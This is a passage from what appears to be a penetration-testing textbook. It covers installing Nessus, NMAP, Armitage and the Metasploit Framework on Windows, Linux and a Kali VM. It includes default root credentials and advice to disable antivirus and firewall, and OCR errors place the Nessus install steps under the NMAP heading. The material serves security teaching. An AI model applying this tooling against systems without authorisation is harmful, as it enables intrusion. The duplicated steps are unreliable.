    2. Under the Linux category, Debian 6,7,8 / Kali Linux 1, select the appropriate version (32-bit/AMD64).
    3. Download the file.
    4. Open a terminal and browse to the folder where you downloaded the installer (.deb) file.
    5. Type the command dpkg -i <name_of_installer>.deb.
    6. Open a browser and navigate to the URL https://localhost:8834/.
    7. Set a new username and password to access the Nessus console.
    8. For registration, click on the registering this scanner option.
    9. Upon visiting http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code, select Nessus Home and enter your details for registration.
    10. Enter the registration code that you receive on your email.

NMAP

NMAP (abbreviation for Network Mapper) is a de-facto tool for network information gathering. It belongs to the information gathering and enumeration category. At a glance, it may appear to be quite a small and simple tool. However, it is so comprehensive that a complete book could be dedicated on how to tune and configure NMAP as per our requirements. NMAP can give us a quick overview of what all ports are open and what services are running in our target network. This feed can be given to Metasploit for further action. Its official website is https://nmap.org/. The following screenshot shows a sample NMAP scan:



- **Installation on Windows:**


1. Navigate to the URL https://www.tenable.com/products/nessus/select-your-operating-system.
2. Under the Microsoft Windows category, select the appropriate version (32-bit/64-bit).
3. Download and install the msi file.
4. Open a browser and navigate to the URL https://localhost:8834/.
5. Set a new username and password to access the Nessus console.
6. For registration, click on the registering this scanner option.
7. Upon visiting http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code, select Nessus Home and enter your details for registration.
8. Enter the registration code that you receive on your email.

- **Installation on Linux (Debian-based):**

1. Navigate to the URL https://www.tenable.com/products/nessus/select-your-operating-system.
2. Under the Linux category, Debian 6,7,8 / Kali Linux 1, select the appropriate version (32-bit/AMD64).
3. Download the file.
4. Open a terminal and browse to the folder where you downloaded the installer (.deb) file.
5. Type the command dpkg -i <name_of_installer>.deb.
6. Open a browser and navigate to the URL https://localhost:8834/.
7. Set a new username and password to access the Nessus console.
8. For registration, click on the registering this scanner option.
9. Upon visiting http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code, select Nessus Home and enter your details for registration.
10. Enter the registration code that you receive on your email.

Armitage

Armitage is an exploit automation framework that uses Metasploit at the backend. It belongs to the exploit automation category. It offers an easy-to-use user interface for finding hosts in the network, scanning, enumeration, finding vulnerabilities, and exploiting those using Metasploit exploits and payloads. Its official website is http://www.fastandeasyhacking.com/index.html. We can see the Armitage console for exploit automation in the following screenshot:



Armitage console for exploit automation.

The following are the various OS-based installation steps for Armitage:

- Installation on Windows: Armitage is not supported on Windows
- Installation on Linux (Debian-based): Armitage is by default installed on Kali Linux; however, if not installed, you can use the following command to install it: root@kali:~# apt-get install armitage

PostgreSQL, Metasploit, and Java are required to set up and run Armitage. However, these are already installed on the Kali Linux system.

Summary

Now that we have got a high-level overview of what Metasploit is all about, its applicability in penetration testing, and supporting tools, we'll browse through the installation and environment setup for Metasploit in the next chapter.

Questions

1. Explain penetration testing with the needs.
2. Define Metasploit with the use.
3. Differentiate between vulnerability assessment & penetration testing.
4. List & explain various tools used for Mtasploit.
5. Define: Nessus, NMAP<, w3af, Armitage.

Reference for further reading

https://www.oreilly.com/library/view/the-complete-metasploit/9781838822477/800a5b11-7fff-41f8-94c7-a62bd63bef15.xhtml

https://www.varonis.com/blog/what-is-metasploit/

https://www.offensive-security.com/metasploit-unleashed/introduction/

❖ ❖ ❖ ❖ ❖

6

SETTING UP YOUR ENVIRONMENT

Unit Structure:

6.0 Objective

Setting up Your Environment, essentially guides on setting up the environment for the Metasploit Framework. This includes setting up the Kali Linux virtual machine, independently installing the Metasploit Framework on various platforms, such as Windows and Linux, and setting up exploitable or vulnerable targets in the virtual environment.

6.2 Introduction

In the preceding chapter, you got familiarized with vulnerability assessments, penetration testing, and the Metasploit Framework in brief. Now, let's get practically started with Metasploit by learning how to install and set up the framework on various platforms along with setting up a dedicated virtual test environment.

6.3 Using the Kali Linux Virtual Machine - the easiest way

Metasploit is a standalone application distributed by Rapid7. It can be individually downloaded and installed on various operating system platforms such as Windows and Linux. However, at times, Metasploit requires quite a lot of supporting tools and utilities as well. It can be a bit exhausting to install the Metasploit Framework and all supporting tools individually on any given platform. To ease the process of

setting up the Metasploit Framework along with the required tools, it is recommended to get a ready-to-use Kali Linux virtual machine.


Using this virtual machine will give the following benefits:

- Plug and play Kali Linux--no installation required
- Metasploit comes pre-installed with the Kali VM
- All the supporting tools (discussed in this book) also come pre-installed with the Kali VM
- Save time and effort in setting up Metasploit and other supporting tools individually.

In order to use the Kali Linux virtual machine, you will first need to have either VirtualBox, VMPlayer, or VMware Workstation installed on your system. The following are the steps for getting started with Kali Linux VM:

1. Download the Kali Linux virtual machine from https://www.offensive security.com/kali-linux-vmware-virtualbox-image-download/.


2. Select and download Kali Linux 64 bit VM or Kali Linux 32 bit VM PAE based on the type of your base operating system, as follows:



3. Once the VM is downloaded, extract it from the Zip file to any location of your choice.

4. Double click on the VMware virtual machine configuration file to open the virtual machine and then play the virtual machine. The following credentials can be used to log into the virtual machine: Username - root Password - toor

5. To start the Metasploit Framework, open the terminal and type msfconsole, as follows:



6.3.1 Installing Metasploit on Windows


Metasploit Framework can be easily installed on a Windows based operating system. However, Windows is usually not the platform of choice for deploying Metasploit Framework, the reason being, that many of the supporting tools and utilities are not available for Windows platform. Hence it's strongly recommended to install the Metasploit Framework on Linux platform.

The following are the steps for Metasploit Framework installation on Windows:


1. Download the latest Metasploit Windows installer from: https://github.com/rapid7/metasploit-framework/wiki/Downloads-by-Version.

2. Double click and open the downloaded installer.


3. Click Next, as seen in the following screenshot:




4. Accept the license agreement:




5. Select the location where you wish to install the Metasploit Framework




6. Click on Install to proceed further



The Metasploit installer progresses by copying the required files to the destination folder:



7. Click on Finish to complete the Metasploit Framework installation:




Now that the installation is complete, lets try to access the Metasploit Framework through the command line interface:

1. Press the Windows Key + R.

2. Type cmd and press Enter.

3. Using cd, navigate to the folder/path where you installed the Metasploit Framework


4. Type msfconsole and hit Enter; you should be able to see the following



6.3.2 Installing Metasploit on Linux

For the scope of this book, we will be installing the Metasploit Framework on Ubuntu (Debian based) system. Before we begin the installation, we first need to download the latest installer. This can be done using wget command as follows:


1. Open a terminal window and type: wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run




2. Once the installer has been downloaded, we need to change the mode of the installer to be executable. This can be done as follows: For 64-bit systems: chmod +x /path/to/metasploit-latestlinux-x64-installer.run For 32-bit systems: chmod +x /path/to/metasploit-latestlinux-installer.run

3. Now we are ready to launch the installer using the following command: For 64-bit systems: sudo /path/to/metasploit-latest-linuxx64-installer.run For 32-bit systems: sudo /path/to/metasploit-latest-linuxinstaller.run


4. We can see the following installer:




5. Accept the license agreement:



6. Choose the installation directory (It's recommended to leave this as-is for default installation):




7. Select Yes to install Metasploit Framework as a service




8. Ensure you disable any Antivirus or Firewall that might be already running on your system. Security products such as Antivirus and Firewall may block many of the Metasploit modules and exploits from functioning correctly:


9. Enter the port number on which the Metasploit service will run. (It's recommended to leave this as-is for default installation):




10. Enter the host-name on which Metasploit Framework will run. (It's recommended to leave this as-is for default installation):




11. Click on Forward to proceed with the installation:






12. Now that the Metasploit Framework installation is complete:



Let's try to access it through command-line interface: 1. Open the terminal window, type the command msfconsole and hit Enter. You should get the following on your screen

